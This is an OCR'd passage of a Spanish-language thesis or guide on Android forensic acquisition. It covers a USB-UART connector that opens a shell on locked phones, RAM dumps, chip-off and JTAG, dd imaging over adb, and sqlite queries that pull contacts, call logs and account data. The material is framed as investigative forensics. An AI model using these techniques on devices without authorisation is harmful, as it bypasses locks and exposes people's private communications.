


Figura 55 Técnica de acceso por Google Play

3.5.2 Acceso con shell sin USB Debugging activado

Dos investigadores llamados Michael Ossmann y Kyle Osborn, crearon un prototipo de conector desarrollado inicialmente para un Samsung Nexus que permitía acceder al mismo por adb, a pesar de que contara con un bloqueo pantalla y sin que tuviera el USB Debugging activado. (Osborn & Ossmann, 2013)

La principal idea de su investigación partía de la base de que en muchos casos un mismo conector dentro de un dispositivo servía para múltiples funciones, por ejemplo para audio y datos en algunos reproductores de música, los cables Ethernet o de teléfono en dónde se transfiere una señal eléctrica y de datos o simplemente un cable USB que sirve tanto para cargar la batería de un dispositivo o transferir datos de entrada y salida.

Su método consistía en unir un conector USB con un adaptador UART (Universal Asynchronous Receiver-Transmitter) como el que se muestra en la siguiente imagen. El adaptador incluía una serie de modificaciones en los valores de sus resistencias que en ciertas condiciones, permitían acceder mediante Shell al dispositivo. (Ossmann & Osborn, Multiplexed Wired Attack Surfaces, 2013)




Figura 56 Conectores USB con resistencias modificadas. Fuente: greatscottgadgets

En la siguiente imagen se puede ver el diseño inicial del conector USB unido al UART con una resistencia intermedia de 150 Ω. (Osborn & Ossmann, 2013)




Figura 57 Diseño del conector USB-UART. Fuente: Ggreatscottgadgets

Siguiendo con sus pruebas llegaron a conseguir el acceso por Shell root en un Samsung Galaxy S3.

Su trabajo de investigación continua con el objetivo de desarrollar un conector universal que permita obtener automáticamente una Shell en cualquier terminal.

En su página web se puede ver más información acerca de este proyecto y un listado de las funciones que permite cada valor de resistencia asociado al UART:

http://greatscottgadgets.com/infiltrate2013/

3.6 Técnicas de adquisición

Existen fundamentalmente dos técnicas de adquisición: lógica y física. A continuación se explica en qué consiste cada una de ellas: (L.Simao, Caus Sicoli, Peotta de Melo, & Timeteo de Sousa Junior, 2011) (Calles, 2014) (Hoog, 2011)

- La **extracción lógica** permite obtener datos del dispositivo mediante el acceso al sistema de ficheros con la ayuda del sistema operativo, se suele realizar con herramientas que se comunican con el sistema operativo solicitando la información directamente al sistema.
  Permite obtener datos como registros de llamadas, mensajes, contactos, imágenes, vídeos, archivos de audio, etc. Sin embargo estos datos se pueden recuperar siempre y cuando no hayan sido borrados. Las bases de datos SQLITE son una excepción que si permite recuperar datos borrados.
  En determinados casos la extracción lógica no resultará posible en dispositivos que no estén *rooteados* (por no tener acceso a la carpeta `/data`).
- La **extracción física** accede directamente al sistema de almacenamiento sin tener en cuenta el sistema de ficheros. Permite realizar una copia en bruto del dispositivo, pudiendo obtener no solo los datos intactos, sino también los eliminados u ocultos.
  Mediante este método también se pueden obtener datos como contraseñas, aplicaciones, información de ubicación, imágenes, videos, correos electrónicos, etc.

Una de las ventajas de la extracción lógica respecto a la física es que es que resulta más sencillo y rápido de realizar con herramientas específicas de extracción.

3.6.1 Adquisición Física

En este apartado vamos a ver las diferentes maneras que tenemos de obtener información mediante la extracción física.

3.6.1.1 Análisis de la memoria RAM

Para la obtención de la memoria RAM del dispositivo se puede utilizar la aplicación **Android Device Monitor** incluida dentro del Android SDK (C:\Android\sdk\tools\monitor.bat) (Google, Android Developers: Investigation Your RAM Usage, 2015)

Una vez abierta, podemos seleccionar cualquier proceso para comprobar el uso de memoria por parte de la aplicación o proceso del sistema. En este caso vamos a seleccionar el proceso *com.whatsapp* y a continuación presionaremos el botón *Update Heap*, con ello se podrá ver algunas estadísticas sobre el uso de la memoria.




Figura 58 Uso de memoria del proceso com.whatsapp

Esta aplicación también nos permitirá realizar un *dump* de cada proceso que se esté ejecutando en el dispositivo, además no es necesario que el dispositivo cuente con acceso *root*. Para ello pulsaremos el botón *Dump HPROF file*.




Figura 59 Extracción proceso en memoria con DDMS (Dalvik Debud Monitor Service)

Una vez extraído el *dump* en formato ***.hprof*** vamos a utilizar la aplicación **Memory Analyzer** de **Eclipse** para su visualización. https://eclipse.org/mat/downloads.php. Con esta herramienta se podrá realizar un análisis de la información de la pila de memoria del proceso obtenido en el momento del volcado.

Pero esta aplicación no reconoce los ficheros *.hprof* extraídos de Android, por lo que éstos necesitan ser convertidos a un formato *.hprof* que pueda reconocer Eclipse.

Para ello vamos a utilizar una funcionalidad incluida en el Android SDK llamada ***hprof-conv*** que se encuentra en la carpeta *C:\Android\sdk\platform-tools\hprof-conv.exe*

Esta aplicación simplemente le tenemos que pasar como argumentos el fichero .hprof original y el fichero que queremos obtener

```
> .\hprof-conv.exe C:\pruebas\RAM\com.whatsapp.hprof
C:\pruebas\RAM\convertidos\com.whatsapp.hprof
```

A continuación si abrimos el dump con el Memory Analyzer (Eclipse, 2015)veremos en primer lugar un gráfico con una visión general que muestra los porcentajes de memoria que más son usados por los objetos. También veremos en la pestaña Histogram view, una lista de las clases y sus instancias.

La pestaña Dominator tree muestra un esquema en forma de árbol de las clases llamadas por el proceso, de ahí podremos analizar aquellas clases que más recursos estén consumiendo y realizar un rastreo de sus llamadas.

También resultará útil la opción de comparar dos volcados de memoria de un mismo proceso en diferentes partes del tiempo que nos permitirá comparar el uso de la memoria de por ejemplo una aplicación maliciosa que pudiera estar haciendo un uso intensivo de los recursos del sistema.




Figura 60 Analisis del volcado con Memory Analyzer

3.6.1.2 Adquisición por Hardware

En determinadas ocasiones en las que no se pueda acceder al dispositivo por técnicas convencionales o éste presente daños físicos en el hardware y cualquier técnica de adquisición por medios convencionales resulte imposible, existe una alternativa de acceder al contenido del chip de la memoria NAND, lo cual implica desmontar por completo el dispositivo para poder acceder al hardware interno. (Hoog, 2011)

Estas técnicas no son nada fáciles de realizar por su alto nivel de complejidad y por ello se deben realizar en investigaciones criminales muy graves, en situaciones que comprometan la seguridad de un estado o de una organización en los que se vean implicados intereses económicos importantes. (Jovanovic, 2012)

Extracción de la NAND (Chip-off)

Este es un método totalmente agresivo dado que extrae físicamente el circuito de memoria NAND de la placa base del dispositivo. Su ventaja es que permite analizar terminales dañados y además evadir cualquier bloqueo de seguridad por PIN o patrón.

Sin embargo si el dispositivo se encuentra cifrado este método no podrá ayudarnos a obtener los datos de la memoria.

El inconveniente de esta técnica es que una vez extraído físicamente el chip, será imposible volver a ensamblarlo y volver a dejarlo en la misma situación inicial. Además no está exento de riesgo ya que requiere equipos y salas especiales, por lo que existe la posibilidad de que el chip sea destruido durante el proceso de extracción.

Conexión mediante JTAG

JTAG (Joint Test Action Group) es un estándar desarrollado en los años ochenta para comprobar circuitos y componentes electrónicos. Este método consiste en acceder a un determinado chip mediante conexiones eléctricas con las patillas del circuito.

Mediante este método se puede acceder con funciones de lectura y escritura al contenido de un chip de memoria sin extraerlo de la placa donde se encuentra conectado.

La extracción por JTAG es complicada debido a las variaciones de hardware entre fabricantes, por lo que se debe contar con equipos y personal especializado en circuitos electrónicos. Además existe el riesgo de producir daños en el chip por aplicar voltajes incorrectos o por el mal uso de las soldaduras, por lo que se puede llegar a perder los datos almacenados en el dispositivo.

Figura 61 Adquisición por Hardware (Chip-off y JTAG) Fuente: Google

3.6.1.3 Adquisición por dd usando adb

El comando *dd* (dataset definition) en Unix permite copiar y convertir datos de archivos. (Hoog, 2011) (Calles, 2014)
Su sintaxis es la siguiente:

```
dd if=origen of=destino
```

- ✓ **if** (input file) indica el fichero de entrada, es decir el origen.
- ✓ **of** (output file) indica el fichero de salida, es decir el destino donde queremos copiar la imagen del origen.

Cabe destacar que para trabajar con el comando `dd` en muchas ocasiones será necesario asumir privilegios *root* puesto que el acceso a determinadas particiones solo estará disponible si contamos con permisos de superusuario.

Antes de copiar cualquier partición o archivo de origen, tenemos que asegurarnos de que la ruta de la partición de origen y destino sean correctas, para ello nos podemos ayudar del comando `mount` visto anteriormente.

```
dd if=/dev/block/mmcblk0p10 of=/sdcard/data.img
dd if=/dev/block/mmcblk0p7 of=/sdcard/cache.img
```

A continuación usando un programa como *ext2_explorere,* o *FTK Imager* se podrá ver el archivo imagen creado.




Figura 62 Contenido imagen partición /data con ext2explorer y FTK Imager

Por supuesto y dado que tenemos que mantener la cadena de custodia, es importante realizar la firma hash a la imagen obtenida. En este caso y para evitar cualquier tipo de problema realizaremos la función hash md5, sha1 y sha256

```
root@GT-I9100:/sdcard # sha256sum data.img
sha256sum data.img
78d2e1ad722e6a93979c962dd16bd4e73480fa90747fcd798bfd3194edb5c85d
data.img
root@GT-I9100:/sdcard # sha1sum data.img
sha1sum data.img
14b3e8e68c6ef4687fb2329c9e2f089c283c517b  data.img
root@GT-I9100:/sdcard # md5sum data.img
md5sum data.img
3fd76c9f24b3cf50c8a90c646e5ecd5b  data.img
```

Como se puede ver los hashes de las imágenes obtenidas coinciden con la verificación realizada en FTK Imager:




Figura 63 Verificación de hashes con FTK Imager

3.6.2 Adquisición Lógica

En este apartado vamos a ver las diferentes maneras que tenemos de obtener información mediante la extracción lógica. Llegados a este punto es importante destacar los siguientes aspectos: (Hoog, 2011) (Calles, 2014)

- La mayor parte de la información interesante bajo el punto de vista forense se encuentra en el directorio `/data`. Por este motivo, será importante contar con acceso root que nos permita acceder a dicho directorio, de lo contrario no será posible la adquisición.
  - ✓ Las bases de datos específicas de las aplicaciones se encuentran en el directorio /data/data
  - ✓ Las bases de datos de conexiones se encuentran en `/data/checking-db`.
  - ✓ En el directorio `/data/dalvik-cache` podemos encontrar los ficheros *odex* de las aplicaciones que se hayan optimizado en su momento.
  - ✓ Los paquetes instalados se encuentran en `/data/system/packages.xml` y los archivos .apk se encuentran en `/data/app` o en `/system/app`.
- La partición `/cache` almacena información como los adjuntos de Gmail, descargas del Play Store, etc
- Mucha información se almacena también en la sdcard.

Además Android utiliza los siguientes métodos para guardar la información:

- Almacenamiento interno. La memoria interna es administrada por las API del sistema y en él se pueden encontrar:
  - Bases de datos SQLite.
  - Shared Preferences, ficheros xml que almacenan información de las aplicaciones, por ejemplo parámetros de configuración.
- Almacenamiento externo que puede ser la sdcard simulada en la memoria NAND del dispositivo o la sdcard real externa.
- Almacenamiento en la nube, redes sociales, etc

Normalmente cada aplicación, bien sea instalada por el usuario o del sistema, tendrá su directorio. En cada directorio se encuentran elementos relacionados con la aplicación como parámetros de configuración en ficheros xml, ejecutables o información almacenada en bases de datos SQLite.

En general dado que las aplicaciones en Android se ejecutan en su propia *sandbox*, cada una de ellas no podrá acceder a los datos privados de otra aplicación, a no ser que cuente con permisos *root*.

Vamos a ver un ejemplo del directorio del paquete `com.eclipsim.gpsstatus2` correspondiente a la aplicación GPS Status para ver sus contenidos:

```
root@GT-I9100:/data/data/com.eclipsim.gpsstatus2 # ls -l
ls -l
drwxrwx--x u0_a111  u0_a111           2014-11-20 09:57 app_webview
drwxrwx--x u0_a111  u0_a111           2014-11-29 18:07 cache
drwxrwx--x u0_a111  u0_a111           2014-08-20 14:40 databases
drwxrwx--x u0_a111  u0_a111           2014-08-19 22:24 files
lrwxrwxrwx install  install           2014-12-29 14:32 lib ->
/data/app-lib/com.eclipsim.gpsstatus2-2
drwxrwx--x u0_a111  u0_a111           2014-11-29 21:14 shared_prefs
```

Los directorios `/lib` y `/cache` son comunes a la mayoría de paquetes.
La carpeta shared_prefs contiene ficheros XMl con parámetros de configuración de la aplicación.

```
root@GT-I9100:/data/data/com.eclipsim.gpsstatus2/shared_prefs # ls
ls
```

```
_has_set_default_values.xml
admob.xml
com.crittercism.crashes.xml
com.crittercism.exceptions.xml
com.crittercism.loads.xml
com.crittercism.prefs.xml
com.eclipsim.gpsstatus2_preferences.xml
```

La carpeta `/databases` las bases de datos de la aplicación.

```
root@GT-I9100:/data/data/com.eclipsim.gpsstatus2/databases # ls
ls
admob
com.google.android.gms.ads.db
google_analytics_v2.db
google_analytics_v2.db-journal
locations.db
webview.db
webviewCookiesChromiumPrivate.db
```

Por último se muestra las rutas de los paquetes más importantes que podemos encontrar para recopilar información:

Directorio	**Datos**
`/data/data/com.android.providers.calendar/`	Calendario
`/data/data/com.android.providers.contacts/`	Contactos
`/data/data/com.android.providers.browser/`	Datos del navegador
`/data/data/com.google.android.providers.gmail/`	Gmail
`/data/data/com.android.providers.downloads/`	Historial de descargas
`/data/data/com.google.android.location/`	Location Cache
`/data/data/com.android.providers.telephony/`	SMS
`/data/data/com.whatsapp/databases` `Backup: /sdcard/WhatsApp/databases/`	Whatsapp

En los siguientes apartados se utilizará un dispositivo **SAMSUNG Galaxy S2 con Cyanogen y Android 4.4.4 (KitKat), rooteado y con bootloader desbloqueado** para el análisis lógico.

Es importante destacar que el acceso a la información que de describe en los siguientes apartados exigirá tener la depuración USB activada para su comunicación por adb y contar con permiso root en el dispositivo ya que toda la información se encuentra bajo la partición `/data`.

Si el dispositivo no estuviera *rooteado* habría que buscar maneras de *rootearlo* de forma temporal o permanente. También se podría desbloquear el *bootloader* e instalar un *custom recovery* que nos diera acceso *root* por adb y acceder al dispositivo en modo *recovery*.

3.6.2.1 Cuentas de Usuario

En el directorio `/data/system/users` veremos que existen un directorio por cada usuario creado, un fichero xml asociado a cada usuario y otro fichero xml que contiene los identificadores de las cuentas de usuario que contenga el dispositivo. (Hoog, 2011) (Calles, 2014)

```
root@GT-I9100:/data/system/users # ls
ls
0 (directorio del usuario propietario)
0.xml (fichero xml del usuario principal del dispositivo)
Userlist.xml (fichero xml que contiene los usuarios del dispositivo)
```

En el contenido del fichero userlist.xml podemos ver los usuarios asociados al terminal. Esto resulta muy útil en tablets y en general en dispositivos que cuenten con una versión de Android 5.0 (Lollipop), dado que por defecto cuentan con diferentes usuarios dentro de un mismo dispositivo. En este caso solo hay un usuario asociado al terminal:

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<users nextSerialNumber="10" version="4">
    <user id="0" />
</users>
```

El contenido del fichero 0.xml información sobre el propietario del terminal:

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<user id="0" serialNumber="0" flags="19" created="0"
lastLoggedIn="1419804837795">
    <name>Owner</name>
    <restrictions />
</user>
```

El directorio 0 del usuario propietario contiene información importante como bases de datos de cuentas, e información de restricciones de paquetes:

```
root@GT-I9100:/data/system/users/0 # ls
ls
accounts.db
accounts.db-journal
appwidgets.xml
package-restrictions.xml
wallpaper
wallpaper_info.xml
```

Una vez averiguado cuántas cuentas de usuario hay en el dispositivo, debemos comprobar en el directorio `/data/user` la carpeta de cada usuario.

```
root@GT-I9100:/data/user # ls -l
ls -l
lrwxrwxrwx root  root            2014-08-19 21:58 0 -> /data/data/
```

En la carpeta asociada a cada usuario encontraremos los datos privados de cada aplicación instalada:

```
root@GT-I9100:/data/user/0 # ls -l
ls -l
drwxr-x--x u0_a80   u0_a80           2014-12-28 23:14
aws.apps.wifiKeyRecovery
drwxr-x--x u0_a79   u0_a79           2014-12-28 23:14 com.adobe.reader
drwxr-x--x u0_a99   u0_a99           2014-12-28 23:13
```

```
com.andregal.android.bill
ard
drwxr-x--x u0_a29   u0_a29            2014-08-19 22:35 com.andrew.apollo
drwxr-x--x u0_a0    u0_a0             2014-08-19 21:58
com.android.backupconfirm

drwxr-x--x bluetooth bluetooth          2014-08-19 22:05
com.android.bluetooth
drwxr-x--x u0_a31   u0_a31            2014-08-19 22:15 com.android.browser
drwxr-x--x u0_a35   u0_a35            2014-08-24 14:17
com.android.calculator2
```

3.6.2.2 Bases de datos de interés

Las bases de datos SQLITE en Android se suelen almacenar bajo el directorio `/databases` dentro de cada paquete, siguiente la estructura `/…app_data_dir…/databases` (Hoog, 2011) (Calles, 2014)

El acceso a una base de datos se puede realizar por consola adb utilizando comandos *sqlite* o bien utilizando cualquier aplicación gestora de bases de datos. En este caso podemos utilizar *Sqlitebrowser* http://sqlitebrowser.org/

A continuación se muestra las bases de datos más significativas por la información que almacenan.

Contactos

Dentro del paquete `com.android.providers.contacts` tenemos la base de datos `contacts2.db` con las siguientes tablas.

```
root@GT-I9100:/data/data # sqlite3
com.android.providers.contacts/databases/contacts2.db
sqlite> .tables
.tables
_sync_state               phone_lookup              view_data_usage_stat
_sync_state_metadata      photo_files               view_entities
accounts                  properties                view_groups
agg_exceptions            raw_contacts              view_raw_contacts
android_metadata          search_index              view_raw_entities
```

```
calls                    search_index_content      view_stream_items
contacts                 search_index_docsize      view_v1_contact_methods
data                     search_index_segdir       view_v1_extensions
data_usage_stat          search_index_segments     view_v1_group_membership
default_directory        search_index_stat         view_v1_groups
deleted_contacts         settings                  view_v1_organizations
directories              status_updates            view_v1_people
groups                   stream_item_photos        view_v1_phones
mimetypes                stream_items              view_v1_photos
name_lookup              v1_settings               visible_contacts
nickname_lookup          view_contacts             voicemail_status
packages                 view_data
```

Podemos destacar tablas importantes como `accounts` donde veremos las cuentas asociadas al dispositivo, en este caso Gmail y Whatsapp.

```
sqlite> .headers on
.headers on
sqlite> .mode column
.mode column
sqlite> select * from accounts;
select * from accounts;
_id         account_name         account_type  data_set
----------  -------------------  ------------  ----------
1           xxxxxxxxx@gmail.com  com.google
2           WhatsApp             com.whatsapp
```

La tabla `calls` donde veremos las llamadas realizadas.

```
sqlite> select number, date, name from calls;
select number, date, name from calls;
number      date           name
----------  -------------  ----------
9xxxxxxxxx  1408527287891
+34xxxxxxx  1408793843740  Laura
+34xxxxxxx  1408794768433  Fernando
```

```
+34xxxxxxx   1408794821036   Maria
xxxxxxxxxx   1408794899116   Pepe C
9xxxxxxxxx   1409243474737
xxxxxxxxxx   1409243516501   Madre
xxxxxxxxxx   1409306277529
```

En la tabla `data` veremos todos los contactos guardados, pudiendo también ver aquellos contactos que incluso fueron borrados.

Mensajes

Otra información que nos puede interesar tener son los mensajes SMS que almacene el dispositivo, pudiendo hasta ver los mensajes borrados. Todo ello lo encontraremos en la base de datos `mmssms.db` dentro del paquete `com.android.providers.telephony`.

En este caso vamos a ver su contenido utilizando la aplicación *Sqlitebrowser:*

